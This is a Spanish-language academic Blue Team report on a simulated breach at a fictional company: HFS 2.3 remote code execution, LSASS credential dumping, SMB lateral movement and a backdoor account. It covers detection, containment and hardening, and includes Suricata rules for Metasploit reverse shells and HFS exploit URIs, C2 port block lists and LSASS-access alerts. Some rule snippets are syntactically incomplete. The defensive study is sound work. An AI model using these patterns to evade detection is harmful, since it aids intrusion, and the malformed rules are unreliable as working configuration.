- T1190 - Exploit Public-Facing Application (HFS RCE).
- T1059 - Command and Scripting Interpreter.
- T1003 - OS Credential Dumping.
- T1136.001 - Create Account: Local Account.
- T1098 - Account Manipulation.
- Estrategias Blue Team

Estrategias Blue Team

Resumen ejecutivo

El informe documenta las actividades de defensa cibernética ejecutadas por el equipo Blue Team durante un ejercicio controlado de evaluación de seguridad sobre la infraestructura de SecureNova Labs, en este escenario, el equipo defensivo enfrenta el desafío de detectar, analizar y responder a un ataque avanzado simulado por el equipo Red Team, el cual replica técnicas empleadas por adversarios sofisticados en compromisos reales de redes corporativas.

El ejercicio posiciona al Blue Team en una situación realista donde debe identificar indicadores de compromiso (IoCs) generados durante las fases de reconocimiento, explotación inicial, escalamiento de privilegios, extracción de credenciales y movimiento lateral hacia sistemas críticos, a través del análisis de logs de seguridad, monitoreo de tráfico de red, correlación de eventos de auditoría y técnicas forenses digitales, el equipo defensivo busca detectar la cadena de ataque en sus diferentes etapas, implementar medidas de contención para limitar el alcance del compromiso, y desarrollar capacidades de respuesta que minimicen el tiempo de permanencia del adversario en la red (dwell time) (Wang, 2024).

Este enfoque permite evaluar la efectividad real de los controles de seguridad implementados, identificar brechas en las capacidades de detección, validar procedimientos de respuesta a incidentes y generar inteligencia de amenazas específica que fortalezca la postura defensiva organizacional.

Objetivos Estratégicos

El fortalecimiento de capacidades defensivas mediante ejercicios controlados de Red Team versus Blue Team ha demostrado efectividad significativa en el desarrollo de

competencias técnicas y procedimentales en equipos de seguridad, especialmente en contextos educativos y organizacionales donde la exposición a escenarios adversarios reales resulta limitada (Chindruş & Caruntu, 2023), la metodología empleada en este ejercicio replica el enfoque adoptado en infraestructuras educativas críticas, donde la evaluación de vulnerabilidades mediante técnicas avanzadas de Red Team permite identificar brechas de seguridad que permanecerían indetectables bajo auditorías tradicionales de cumplimiento (Martínez, Villalba, & Donado., 2025). Este paradigma de mejora continua basada en simulación adversaria contribuye directamente al fortalecimiento de la postura de seguridad organizacional, proporcionando aprendizajes prácticos que trascienden el conocimiento teórico de marcos de trabajo y controles documentados.

Durante el ejercicio de simulación de ataque realizado en la infraestructura de SecureNova Labs, el Blue Team desplegó acciones oportunas que permitieron detectar, contener y mitigar un compromiso controlado, demostrando la efectividad de los mecanismos actuales de defensa (Chindruş & Caruntu, 2023) y las áreas donde se requieren mejoras estratégicas.

El Red Team comprometió un servidor expuesto (Host-A) mediante una vulnerabilidad conocida del servicio HFS 2.3**,** obtuvo credenciales privilegiadas y ejecutó movimiento lateral hacia un servidor crítico interno (Host-B).

El ejercicio permitió alinear los resultados técnicos con los objetivos estratégicos de SecureNova Labs, especialmente en lo relacionado con el fortalecimiento de la resiliencia operativa, la reducción del riesgo de exposición ante amenazas avanzadas y la mejora de la capacidad de respuesta del SOC.

Detección temprana de actividad maliciosa

- Identificar indicadores de compromiso en las etapas más tempranas posibles de la cadena de ataque, minimizando el tiempo entre el compromiso inicial y la detección.
- Identificar escaneos de red, enumeración de servicios y actividades de fingerprinting ejecutadas por el atacante durante la fase de descubrimiento de objetivos mediante análisis de logs de firewall, IDS/IPS y patrones anómalos de tráfico de red.
- Identificar escaneos de red, enumeración de servicios y actividades de fingerprinting ejecutadas por el atacante durante la fase de descubrimiento de objetivos mediante análisis de logs de firewall, IDS/IPS y patrones anómalos de tráfico de red.
- Detectar conexiones reverse shell, establecimientos de canales de comando y control (C2) o sesiones Meterpreter mediante análisis de tráfico saliente no autorizado, conexiones a puertos no estándar o protocolos encapsulados sospechosos.

Análisis forense y correlación de eventos

Reconstruir la cadena completa de ataque mediante análisis forense de logs, artefactos digitales y evidencias en sistemas comprometidos, entendiendo TTPs (Tácticas, Técnicas y Procedimientos) empleados por el adversario.

Revisar exhaustivamente Security Event Logs de Host-A y Host-B buscando eventos críticos como: 4624 (inicio de sesión exitoso) con tipos de logon anómalos; 4672 (privilegios especiales asignados) indicando escalamiento; 4688 (creación de proceso) revelando ejecución de herramientas maliciosas; 4720 (creación de cuenta) y 4732 (adición a grupo privilegiado) evidenciando persistencia y 4776 (validación de credenciales) mostrando intentos de autenticación.

Establecer línea de tiempo del ataque correlacionando eventos de múltiples fuentes (firewalls, IDS, logs de aplicaciones, eventos de Windows) para entender secuencia de acciones del atacante y ventanas de oportunidad para intervención, se debe localizar evidencia de compromiso en sistemas afectados: Procesos maliciosos o herramientas de ataque en memoria o disco, modificaciones a registro de Windows, archivos de sistema o configuraciones, archivos ejecutables, scripts o payloads dejados por el atacante, cuentas creadas, grupos modificados o cambios en permisos y examinar capturas de paquetes (PCAPs) para identificar payloads de exploit, tráfico de C2, túneles establecidos para movimiento lateral y exfiltración potencial de datos.

Contención y limitación del alcance del compromiso

Implementar medidas de contención que interrumpan la progresión del ataque, aíslen sistemas comprometidos y prevengan la extensión del compromiso a activos adicionales. Una vez detectado el compromiso inicial, aislar Host-A de segmentos de red críticos mediante:

- Modificación de reglas de firewall para bloquear tráfico desde/hacia Host-A
- Desconexión de segmentos de red sensibles manteniendo conectividad controlada para monitoreo
- Prevención de movimiento lateral mediante segmentación de red dinámica.

Al detectar extracción de credenciales, realizar entre otras acciones:

- Reseteo forzado de contraseñas de cuentas identificadas como comprometidas
- Revocación de tokens de sesión, tickets Kerberos y otros artefactos de autenticación.
- Implementación de autenticación multifactor para cuentas privilegiadas.

- Detectar y eliminar mecanismos de persistencia.
- Identificación de cuentas administrativas no autorizadas (como "LuisGonzalez")
- Eliminación de scheduled tasks, servicios maliciosos o modificaciones de registro
- Limpieza de backdoors, rootkits o software malicioso instalado.

Evaluación de controles defensivos existentes

Identificar fortalezas y debilidades en los controles de seguridad implementados, determinando cuáles fueron efectivos en detectar o prevenir técnicas de ataque y cuáles presentaron brechas explotables. Determinar qué técnicas de ataque fueron detectadas automáticamente por:

- Sistemas de detección de intrusiones (IDS/IPS)
- Soluciones de endpoint detection and response (EDR)
- SIEM con reglas de correlación configuradas
- Antivirus y antimalware tradicionales.

Reconocer técnicas que evadieron completamente detección:

- Fases de ataque que no generaron alertas
- Técnicas que pasaron desapercibidasi por controles automatizados
- Gaps en cobertura de logging o monitoreo de sistemas críticos.

Evaluar si la arquitectura de red proporcionó defensa en profundidad:

- Si firewalls internos retrasaroni o dificultaron movimiento lateral
- Si controles de acceso basados en red limitaron alcance del atacante
- Si sistemas críticos estaban apropiadamente segregados.

Determinar si la escalación de privilegios fue facilitada por:

- Configuraciones inseguras de permisos
- Ausencia de controles de acceso basados en roles
- Cuentas de servicio con privilegios excesivos

Desarrollo de inteligencia de amenazas

El desarrollo de inteligencia de amenazas a partir de este ejercicio permite transformar los hallazgos técnicos en conocimiento accionable, orientado a mejorar las capacidades de detección, respuesta y prevención frente a ataques similares en el futuro, tales como:

- Generar inteligencia de amenazas derivada del ejercicio que permita mejorar capacidades de detección futuras y fortalecer la postura defensiva contra ataques similares.
- Catalogar todos los indicadores identificados durante el ejercicio:
    - Direcciones IP de atacantes y sistemas comprometidos.
    - Hashes MD5/SHA256 de archivos maliciosos utilizados.
    - Nombres de procesos, comandos ejecutados y rutas de archivos
    - Patrones de tráfico de red característicos del ataque.
    - Nombres de cuentas creadas, servicios instalados o modificaciones de registro.
- Clasificar cada técnica observada según el framework ATT&CK:
    - Identificar tácticas empleadas (Initial Access, Execution, Persistence, etc.)
    - Documentar técnicas específicas (T1190, T1059, T1003, T1021, T1136, etc.).
    - Registrar sub-técnicas y variantes específicas observadas.
- Crear reglas específicas para SIEM, IDS y EDR que detecten las técnicas observadas (Perdigón-Llanes, 2024):

  - Reglas Sigma para detección de eventos Windows específicos.
  - Firmas Snort/Suricata para patrones de red identificados.
  - Queries de hunting para búsqueda proactiva de indicadores similares.
- Basándose en vulnerabilidades explotadas, desarrollar guías de configuración segura:
  - Procedimientos de parcheo para software vulnerable identificado (HFS 2.3)
  - Configuraciones de seguridad para Windows que habrían prevenido escalamiento.
  - Implementación de controlesi que dificulten extracción de credenciales.
  - Mejores prácticas de segmentación de red y control de acceso.

Capacitación y desarrollo de competencias del equipo.

El ejercicio se constituyó en una oportunidad de aprendizaje práctico para fortalecer las competencias técnicas del equipo Blue Team en análisis forense, detección de amenazas y respuesta a incidentes, permitiendo una comprensión profunda de las tácticas, técnicas y procedimientos empleados por adversarios reales. Como resultado de los eventos observados durante la simulación, el Blue Team ejecutó un conjunto estructurado de acciones orientadas a la detección temprana, entre otras:

- Utilizar el ejercicio como oportunidad de aprendizaje práctica para desarrollar competencias técnicas del equipo Blue Team en análisis forense, detección de amenazas y respuesta a incidentes.
- Familiarizar al equipo con TTPs empleados por adversarios:
  - Comprensión profunda de cómo funcionan exploits de aplicaciones web.

  - Técnicas de escalamiento de privilegios en Windows
  - Métodos de extracción de credenciales y dumping de LSASS.
  - Técnicas de movimiento lateral mediante protocolos nativos de Windows.
- Desarrollar familiaridad con:
  - Trabajo bajo presión con tiempo limitado para tomar decisiones críticas.
  - Priorización de actividades durante incidentes activos.
  - Comunicación efectiva de hallazgos técnicos a audiencias no técnicas
  - Documentación simultánea mientras se responde activamente.

Respuesta Técnica de Contención

Como resultado de los eventos durante la simulación del ataque, el Blue Team ejecutó un conjunto estructurado de acciones orientadas a la detección temprana, contención operativa, limitación del impacto y preservación de la integridad de la infraestructura de SecureNova Labs. Las acciones se realizaron conforme a los procedimientos internos de respuesta a incidentes y alineadas con buenas prácticas recomendadas por MITRE ATT&CK y NIST SP 800-61

Gracias a la respuesta, el incidente no generaría indisponibilidad significativa ni riesgo para los datos críticos, la visibilidad y capacidad de respuesta del Blue Team permitirían contener el ataque antes de que se produjera un compromiso persistente o pérdida de información.

Detección y Validación del Incidente

El Blue Team identificaría múltiples indicadores de compromiso (IoC) vinculados con actividades anómalas generadas desde Host-A:

- Tráfico HTTP irregular asociado a explotación del servicio vulnerable HFS 2.3.

- Ejecución de comandos fuera del comportamiento esperado en el sistema.
- Extracción de credenciales desde memoria (patrones coincidentes con credencial dumping).
- Eventos de autenticación exitosos y fallidos desde orígenes inusuales.
- Intentos de establecimiento de sesiones remotas hacia Host-B.
- Tras la correlación de alertas en SIEM y EDR, se confirmaría la existencia de un compromiso activo y se escalaria a nivel de incidente crítico.

Contención Inicial

Las medidas inmediatas se orientarían a detener la propagación del ataque sin interrumpir servicios esenciales:

Aislamiento temporal de Host-A mediante:

- Segmentación en VLAN de cuarentena.
- Bloqueo de conexiones salientes hacia la red interna.
- Restricción de servicios expuestos a nivel de firewall perimetral y local.
- Terminación de procesos sospechosos relacionados con la explotación del servicio HFS y herramientas utilizadas por el atacante.
- Revocación inmediata de tokens y sesiones activas asociadas a la actividad adversaria.
- Cierre del servicio vulnerable (HFS 2.3) y bloqueo temporal del puerto afectado.

Contención Profunda

Una vez mitigada la actividad inicial, se aplicarían controles defensivos para evitar el avance del adversario:

- Deshabilitación y posterior eliminación de la cuenta administrativa temporal creada por el atacante en Host-B.
- Restablecimiento de credenciales para todas las cuentas potencialmente expuestas.
- Refuerzo de políticas de autenticación, aplicando:
    - MFA obligatorio.
    - Rotación forzada de contraseñas privilegiadas.
    - Controles de acceso basados en privilegios mínimos (PoLP).
- Bloqueo de los IoC identificados en:
    - Firewall perimetral.
    - IDS/IPS.
    - EDR y listas de firmas personalizadas.
- Imposición de reglas de restricción lateral, endureciendo SMB, RDP y WMI para limitar movimientos posteriores.

Preservación de Evidencia y Análisis Forense

Se ejecutarían medidas para garantizar que los sistemas comprometidos pudieran ser analizados sin pérdida de evidencia:

- Generación de imágenes de memoria y disco de Host-A y Host-B.
- Recolección estructurada de:
    - Registros de autenticación.
    - Logs del servicio HFS.

  - Historial de comandos y procesos.
  - Indicadores de persistencia o manipulación del sistema.
- Validación de artefactos dejados por el atacante antes de limpieza.

Erradicación

Tras confirmar la ausencia de actividad persistente:

- Parcheo y actualización del servicio vulnerable, eliminando HFS 2.3 y reemplazándolo por alternativas seguras.
- Reinstalación controlada de Host-A, aplicando imágenes verificadas y endurecidas.
- Eliminación de artefactos, scripts y backdoors asociados al compromiso.
- Revisión de configuraciones y endurecimiento del sistema operativo.

Recuperación

Se implementarían acciones para restaurar el servicio sin riesgo de reinfección:

- Reincorporación gradual de Host-A a la red, bajo monitoreo reforzado.
- Revalidación del tráfico interno entre Host-A y Host-B.
- Supervisión continua de autenticaciones privilegiadas.
- Pruebas de funcionamiento seguro antes de declarar la normalización del servicio.

Mejoras de Seguridad Derivadas del Ejercicio

Como parte del aprendizaje y mejora continua, el Blue Team recomendaría:

- Implementación de un ciclo continuo de parches y gestión de vulnerabilidades.

- Integración de detecciones avanzadas para técnicas como credencial dumping, movimientos laterales y creación de cuentas sospechosas.
- Fortalecimiento de la visibilidad interna mediante EDR en todos los endpoints críticos.
- Revisión de segmentación interna para separar servicios de exposición pública de la red sensible.
- Simulaciones periódicas Red Team vs Blue Team para evaluar la madurez del SOC.

El ejercicio demostraría que SecureNova Labs cuenta con equipos y capacidades capaces de detectar y contener amenazas avanzadas. No obstante, se identificaron medidas técnicas y estratégicas que, una vez implementadas, elevarán significativamente la resiliencia, detección temprana y capacidad de respuesta frente a ataques reales.

Análisis Rápido de Indicadores Críticos de Compromiso

El proceso de análisis e interpretación rápida permite evaluar si un host continúa comprometido y si existe actividad adversaria activa o reciente, para ello se aplica un checklist técnico que identifica comportamientos anómalos clave, como conexiones hacia IPs externas por puertos no estándar, ejecución de procesos sospechosos sin un padre legítimo, creación reciente de cuentas de usuario, eventos de autenticación que evidencian movimiento lateral, instalación de servicios no autorizados y presencia de aplicaciones vulnerables sin parchear.

Estos indicadores permiten determinar si el atacante conserva acceso, si ha establecido persistencia o si está utilizando el sistema como pivote hacia otros activos internos, habilitando decisiones rápidas de contención y mitigación.

Checklist de análisis

El siguiente checklist de análisis proporciona una guía práctica para que el equipo Blue Team evalúe de forma rápida y estructurada el estado de compromiso de un sistema, permitiendo identificar indicadores clave de actividad maliciosa, persistencia y movimiento lateral, y facilitando la toma de decisiones oportunas durante la respuesta a incidentes.

¿Hay conexiones activas a IPs externas en puertos no estándar?

→ SÍ = Atacante probablemente sigue conectado

¿Hay procesos sospechosos (cmd.exe, powershell.exe sin padre legítimo)?

→ SÍ = Shell activo o payload en ejecución

¿Hay cuentas de usuario creadas en las últimas 24h?

→ SÍ = Atacante estableció persistencia vía cuenta backdoor

¿Hay eventos 4624 Type 3 desde IPs internas hacia este host?

→ SÍ = Posible movimiento lateral HACIA este sistema

¿Hay eventos 4624 Type 3 desde este host hacia otros sistemas?

→ SÍ = Movimiento lateral DESDE este sistema (más grave)

¿Hay servicios instalados recientemente (Event 7045)?

→ SÍ = Posible persistencia vía servicio malicioso

¿Hay aplicaciones vulnerables conocidas ejecutándose?

→ Verificar: HFS, Apache antiguo, servicios sin parchear

Medidas de hardenización propuestas para que el ataque no se repita.

El escenario evidenció una cadena de ataque completa que aprovechó una vulnerabilidad crítica en el servicio HFS 2.3 expuesto en Host-A, permitiendo al adversario obtener ejecución

remota de código (RCE), escalar privilegios a SYSTEM, extraer credenciales y moverse lateralmente mediante SMB hacia Host-B, donde finalmente creó una cuenta administrativa con fines de persistencia.

Con base en los hallazgos, el Blue Team definió un conjunto de controles de endurecimiento ("hardening") por capas, orientados a prevenir la recurrencia del ataque, reducir la superficie de exposición, bloquear vectores de explotación similares y fortalecer la capacidad de detección y respuesta de la organización.

Cadena de ataque identificada: HFS 2.3 vulnerable (puerto 80) → Explotación RCE → Escalamiento SYSTEM → Credential dumping → Movimiento lateral SMB → Creación cuenta administrativa

Medidas de Hardenización por Capas

Las medidas de hardenización por capas se definen conforme al principio de defensa en profundidad, incorporando controles complementarios que abarcan desde la capa de aplicación y sistema operativo, hasta la red, los mecanismos de autenticación, y los procesos de monitoreo y auditoría, con el objetivo de reducir la superficie de ataque y mitigar el impacto de posibles compromisos.

Capa De Aplicación

Gestión de Software Vulnerable: Se recomienda la eliminación inmediata de HFS, dado su carácter obsoleto y vulnerable, mediante la detención forzada del proceso y la remoción completa de los archivos asociados. Adicionalmente, se debe implementar AppLocker para ejercer un control estricto sobre la ejecución de aplicaciones, estableciendo como política que únicamente se permita el uso de software previamente aprobado y debidamente actualizado.

Controles permanentes: Como medidas de sostenimiento, se propone la adopción de un inventario automatizado de software con periodicidad mensual, la prohibición expresa de aplicaciones sin soporte por parte del fabricante, la definición de un proceso formal de aprobación para nuevas instalaciones y la ejecución de escaneos de vulnerabilidades semanales utilizando OpenVAS (GPL)**.**

Reducción de Superficie de Ataque**:** Con el fin de minimizar vectores de explotación, se recomienda deshabilitar SMBv1, así como servicios innecesarios como Remote Registry, asegurando su detención y deshabilitación permanente. De igual forma, se debe desactivar LLMNR y NBT-NS mediante configuración de políticas del sistema, con el objetivo de prevenir ataques de tipo *man-in-the-middle* y reducir el riesgo de compromiso por resolución de nombres insegura.

Capa De Autenticación

Se debe fortalecer la capa de autenticación mediante la implementación de autenticación multifactor (MFA) como control esencial de acceso, estableciendo su uso obligatorio para todas las cuentas administrativas y para los accesos remotos, incluidos RDP y VPN. Adicionalmente, se recomienda la adopción de Windows Hello for Business, aprovechando las capacidades nativas del sistema operativo Windows para incorporar mecanismos de autenticación fuerte basados en certificados y factores biométricos, reduciendo significativamente el riesgo asociado al compromiso de credenciales.

Capa De Red

Segmentación de Red, Arquitectura propuesta: Se recomienda implementar una arquitectura segmentada que separe claramente la DMZ (10.10.10.0/24) de la red interna (10.20.20.0/24), interconectadas exclusivamente a través de un firewall pfSense, aplicando reglas estrictas de control de tráfico. En este esquema, Host-A se ubica en la DMZ como punto de acceso web, mientras que Host-B reside en la red interna como servidor crítico, reduciendo significativamente el riesgo de movimiento lateral no autorizado.

Reglas Críticas en Firewall (pfSense – GPL): Como controles fundamentales, se debe denegar por defecto todo el tráfico desde la DMZ hacia la red interna, bloquear explícitamente protocolos de alto riesgo como SMB (445/TCP) **y** RPC (135/139/TCP) entre zonas, permitir únicamente el tráfico estrictamente autorizado con registro (logging) habilitado, y bloquear puertos comúnmente utilizados por herramientas de post-explotación, tales como 4444, 4445 y 8080**.**

Windows Firewall Hardening: A nivel de host, se debe aplicar una política de "denegar todo por defecto" tanto para tráfico entrante como saliente, permitiendo únicamente las comunicaciones necesarias mediante reglas explícitas. Asimismo, se recomienda habilitar el logging completo de tráfico permitido y bloqueado, con el fin de mejorar la visibilidad, facilitar la detección temprana de anomalías y fortalecer las capacidades de auditoría y respuesta a incidentes.

Capa De Detección Y Respuesta

Sysmon – Logging Avanzado**:** Se recomienda la instalación de Sysmon con una configuración endurecida, como la propuesta por *SwiftOnSecurity*, para ampliar la visibilidad sobre la actividad del sistema y facilitar la detección temprana de comportamientos maliciosos, esta configuración permite registrar eventos críticos asociados a la ejecución de procesos, conexiones de red, acceso a memoria sensible y creación de artefactos persistentes.

Eventos críticos a monitorear: Deben priorizarse eventos como el ID 1, relacionado con la creación de procesos sospechosos (por ejemplo, cmd.exe o powershell.exe sin un proceso padre legítimo); el ID 3, que evidencia conexiones a puertos comúnmente utilizados para comando y control (4444, 4445); el ID 10, asociado al acceso a LSASS, indicador de posible extracción de credenciales; y el ID 11, correspondiente a la creación de archivos potencialmente maliciosos, como *payloads* o *backdoors*.

Alertas obligatorias: Es indispensable generar alertas ante la ejecución de hfs.exe, la aparición de procesos hijos anómalos de aplicaciones web, conexiones salientes hacia los puertos 4444/4445, accesos a lsass.exe, y la correlación de los eventos 4720 y 4732 en un intervalo inferior a cinco minutos, lo que indicaría creación de cuentas y asignación de privilegios.

Wazuh – SIEM Open Source: Para la centralización, correlación y análisis de eventos, se recomienda el despliegue del agente Wazuh, integrándolo con la infraestructura de monitoreo para consolidar logs de seguridad, habilitar reglas de detección avanzadas y fortalecer las capacidades de respuesta del SOC.

Reglas personalizadas de detección: Se propone la implementación de reglas avanzadas orientadas a la correlación de eventos de seguridad, con el fin de identificar comportamientos anómalos asociados a compromiso y persistencia. En particular, se debe correlacionar la aparición de los eventos 4720 (creación de cuenta) y 4732 (adición a grupo privilegiado) dentro de una ventana temporal reducida, como indicador de creación sospechosa de usuarios. Asimismo, se recomienda la detección de movimiento lateral mediante el monitoreo de eventos 4624 Tipo 3, así como la generación de alertas frente a conexiones hacia direcciones IP externas inusuales que puedan indicar actividad de comando y control.

Suricata – IDS/IPS: Para el monitoreo de tráfico de red, se propone el despliegue de Suricata como solución IDS/IPS de código abierto, complementada con reglas personalizadas orientadas a la detección de payloads y canales de control comúnmente utilizados en escenarios de post-explotación.

```
# Instalación de Suricata
apt-get update && apt-get install -y suricata
# Detección de reverse shell asociada a Metasploit
alert tcp any -> any 4444 (
   msg:"Metasploit Reverse Shell Detected";
   flow:to_server,established;
   sid:1000001;
   rev:1;
# Detección de intento de RCE contra HFS
alert http any -> any 80 (
   content:"exec|";
```

```
http_uri;
msg:"HFS RCE Attempt";
sid:1000002;
rev:1;
```

Capa de auditoría y control

Se recomienda habilitar auditoría detallada en el sistema operativo para fortalecer la trazabilidad y el análisis forense, activando el registro de eventos relacionados con gestión de cuentas, grupos de seguridad, creación de procesos, inicios de sesión y uso de privilegios sensibles. De igual forma, se debe habilitar Script Block Logging y transcripción de sesiones PowerShell, así como forzar el uso de Constrained Language Mode, con el fin de limitar la ejecución de scripts maliciosos y aumentar la visibilidad sobre actividades de post-explotación.

Proceso de respuesta a incidentes

Finalmente, se establece la necesidad de contar con playbooks documentados por tipo de ataque, roles y responsabilidades claramente definidos dentro del Blue Team, y la realización de ejercicios Purple Team trimestrales, orientados a validar de forma continua la efectividad de los controles, las reglas de detección y los procedimientos de respuesta ante incidentes.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/0XKMnJeom9o

Conclusiones

En conclusión, el ejercicio de evaluacióni de seguridad ejecutado sobre la infraestructura de SecureNova Labs ha generado hallazgos significativos que evidencian tanto fortalezas como debilidades críticas en la postura defensiva de lai organización, la explotación de HFS 2.3, una aplicación con vulnerabilidad crítica conocida desde 2014 bajo CVE-2014-6287, demuestra que la ausencia de procesos maduros de gestión de vulnerabilidades y actualización de software constituye el vector de entrada más común para compromisos de infraestructura.

Este hallazgo subraya la necesidad de implementar inventarios automatizados de activos, escaneo continuo de vulnerabilidades y procedimientos expeditos de parcheo, especialmente para software expuesto en sistemas perimetrales con acceso desde redes no confiables, la presencia de software desactualizado con vulnerabilidades públicamente conocidas representa una falla fundamental en los controles preventivos que debe ser abordada con máxima prioridad.

Relacionado con este primer hallazgo, el ejercicio también reveló que la segmentación de red, aunque importante como control de defensa en profundidad, resulta insuficiente cuando el atacante obtiene credenciales legítimas, el movimiento lateral exitoso desde Host-A ubicado en el perímetro hacia Host-B en la red interna supuestamente protegida evidencia que la confianza implícita entre sistemas basada únicamente en ubicación de red es un modelo de seguridad obsoleto.

En este sentido, la arquitectura de confianza cero (Zero Trust) que requiere autenticación multifactor, validación continua de contexto y aplicación rigurosa del principio de mínimo privilegio debe implementarse incluso para comunicaciones entre sistemas internos, no puede asumirse que un sistema dentro de la red corporativa es inherentemente confiable, ya que como demuestra este ejercicio, los atacantes modernos comprometen sistemas perimetrales

precisamente para utilizarlos como plataforma si de lanzamiento hacia objetivos de mayor valor en zonas internas.

Directamente vinculada con el éxito del movimiento lateral, la extracción de credenciales almacenadas en memoria de Host-A mediante técnicas de dumping de LSASS representa una de las fases más críticas del ataque, habilitando toda la progresión posterior hacia sistemas críticos, esta deficiencia en la protección de credenciales en memoria constituye una vulnerabilidad estructural que afecta a la mayoría de implementaciones tradicionales de Windows.

Paralelamente a las deficiencias en controles preventivos, el ejercicio evidenció limitaciones significativas en las capacidades de detección, las técnicas empleadas durante el ataque, especialmente la autenticación legítima con credenciales comprometidas durante el movimiento lateral, no generan firmas o patrones maliciosos evidentes que sistemas de detección basados en firmas puedan identificar automáticamente, esta realidad subraya que la implementación de análisis de comportamiento de usuarios y entidades (UEBA), el establecimiento de baselines de actividad normal, y la detección de anomalías estadísticas son fundamentales para identificar el uso malicioso de credenciales legítimas.

El ejercicio destacó la importancia crítica del tiempo de permanencia del atacante sin detección, conocido en la industria como "dwell time", la progresión del ataque desde el compromiso inicial de Host-A hasta el establecimiento de persistencia en Host-B mediante la creación de cuenta administrativa demuestra que los atacantes ejecutan sus objetivos en etapas distribuidas temporalmente, no como eventos instantáneos.

Más allá de los hallazgos, el ejercicio en su totalidad demostró que las simulaciones controladas de ataque mediante equipos Red Team y Blue Team proporcionan valor incomparable para la maduración de programas de seguridad organizacionales. A diferencia de evaluaciones tradicionales de vulnerabilidades que identifican debilidades teóricas, o auditorías

de cumplimiento que verifican la existencia de controles documentados, este tipo de ejercicios valida la efectividad real de controles bajo condiciones adversarias que replican fielmente las técnicas de atacantes genuinos.

Finalmente, el valor duradero de este ejercicio depende críticamente de la calidad de la documentación generada y de la efectividad con que los aprendizajes se institucionalizan en los procesos operacionales continuos de la organización, las lecciones aprendidas sobre procedimientos de respuesta a incidentes, incluyendo identificación de gaps en roles, responsabilidades, herramientas o procesos de escalamiento, deben actualizarse formalmente en los playbooks de respuesta de la organización.

El conocimiento técnico específico desarrollado por participantes directos debe compartirse mediante sesiones de capacitación, documentación en bases de conocimiento internas, o incorporación en programas de onboarding de nuevos miembros de equipos de seguridad, sin esta institucionalización sistemática de aprendizajes, el valor del ejercicio permanece limitado al momento específico de ejecución sin generar impacto sostenido sobre la postura de seguridad organizacional, desperdiciando la inversión significativa de tiempo, recursos y esfuerzo que estos ejercicios requieren.

Recomendaciones

La metodología de pentesting empleada durante el ejercicio se fundamenta en estándares reconocidos internacionalmente que establecen procedimientos sistemáticos para la identificación y validación de vulnerabilidades en infraestructuras tecnológicas corporativas (Rincón, 2021), en ese contexto, la detección de vulnerabilidades mediante herramientas especializadas de Kali Linux permite realizar evaluaciones exhaustivas que abarcan desde escaneo de puertos y enumeración de servicios hasta explotación controlada de fallas de seguridad identificadas (Roba Iviricu, 2025). Las organizaciones que adoptan estos marcos metodológicos de manera periódica demuestran mayor capacidad para prevenir compromisos exitosos por parte de actores maliciosos, reduciendo significativamente el tiempo medio de detección (MTTD) y respuesta (MTTR) ante incidentes de seguridad reales.

Las recomendaciones derivadas del ejercicio de evaluación de seguridad se fundamentan en las vulnerabilidades explotadas, las deficiencias detectadas y las lecciones aprendidas durante la simulación. En consecuencia, estas se estructuran por categorías estratégicas que abarcan gestión de vulnerabilidades, protección de credenciales, arquitectura de red, capacidades de detección, respuesta a incidentes, capacitación y gobierno corporativo.

En primer lugar, se destaca la necesidad de fortalecer la gestión de vulnerabilidades mediante la creación de un programa formal, la eliminación inmediata de software desactualizado y la adopción de soluciones centralizadas de parcheo, estas acciones permitirán corregir fallas críticas como la presencia de versiones obsoletas de HFS y garantizar un ciclo de vida seguro del software. Además, se enfatiza la urgencia de adoptar mecanismos sólidos de protección de credenciales, entre ellos Credential Guard, autenticación multifactor obligatoria y modelos de acceso privilegiado basados en estaciones dedicadas, lo cual mitiga significativamente el riesgo de escalamiento de privilegios y compromiso de cuentas.

Por otra parte, se recomienda evolucionar hacia una arquitectura de red con microsegmentación y principios Zero Trust, complementada con la creación de DMZ adecuadas para servicios expuestos y la depuración de reglas de firewall bajo el principio de mínimo privilegio, esta modernización reducirá los vectores de movimiento lateral evidenciados durante el ejercicio. A su vez, para mejorar la capacidad de detección, se plantea la implementación de soluciones EDR, alertas automatizadas para eventos críticos de Windows, analítica de comportamiento (UEBA) y análisis de tráfico (NTA), incrementando así la visibilidad y capacidad de respuesta temprana frente a actividades sospechosas.

Asimismo, se resalta la importancia de formalizar los procesos de respuesta a incidentes mediante la construcción de playbooks específicos, la conformación de un CSIRT con roles claramente definidos y el aseguramiento de una retención extendida e inmutable de logs. Estas medidas permitirán una reacción coordinada, oportuna y forensemente sólida ante futuros incidentes. Paralelamente, se propone fortalecer las competencias técnicas del personal de seguridad y promover la concientización de los usuarios finales, complementando la estrategia técnica con la reducción del factor humano como vector de ataque.

Finalmente, en términos de gobernanza, se recomienda establecer métricas e indicadores de riesgo que permitan evaluar de manera continua la postura de seguridad, así como institucionalizar ejercicios periódicos Red Team/Blue Team para medir la eficacia de los controles implementados. Todo esto converge en un roadmap que prioriza acciones inmediatas para remediar riesgos críticos, seguido de una fase de fortalecimiento y, posteriormente, una fase de maduración enfocada en controles avanzados.

Referencias

Al-Sada, B., Sadighian, A., & Oligeri, G. (2025). *MITRE ATT&CK: State of the Art and Way Forward.* Computing Surveys, 57(1), 1–37. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.1145/3687300

Chindruş, C., & Caruntu, C. F. (2023). *Enhancing Cybersecurity Readiness Through the Red and Blue Team Competition.* Bulletin of the Polytechnic Institute of Iași, Electrical Engineering. Power Engineering. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.2478/bipie-2023-0008

(2013). *Decreto número 1377 de 2013, por el cual se reglamenta parcialmente la Ley 1581 de 2012.* Diario Oficial de Colombia.

Ivan Nedyalkov, &. G. (2024). *Kali Linux – a simple and effective way to study the level of cyber security and penetration testing of power electronic devices.* International Journal on Information Technologies and Security, 16, 103–114. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.59035/jmfy4876

L, G. H. (2022). *Analysis of Cyber Security Attacks using Kali Linux.* IEEE International Conference on Distributed Computing and Electrical Circuits and Electronics (ICDCECE), Distributed Computing and Electrical Circuits and Electronics (ICDCECE), 2022 IEEE International Conference On, 1–6. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.1109/ICDCECE53908.2022.9793164

León Neira, F. A. (2025). *Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team.* Universida Nacional Abierta y a Distancia .

Martínez, I. S., Villalba, K. M., & Donado., S. A. (2025). *Fortalecimiento de infraestructuras educativas críticas: un enfoque de Red Team y metodologías avanzadas para la*

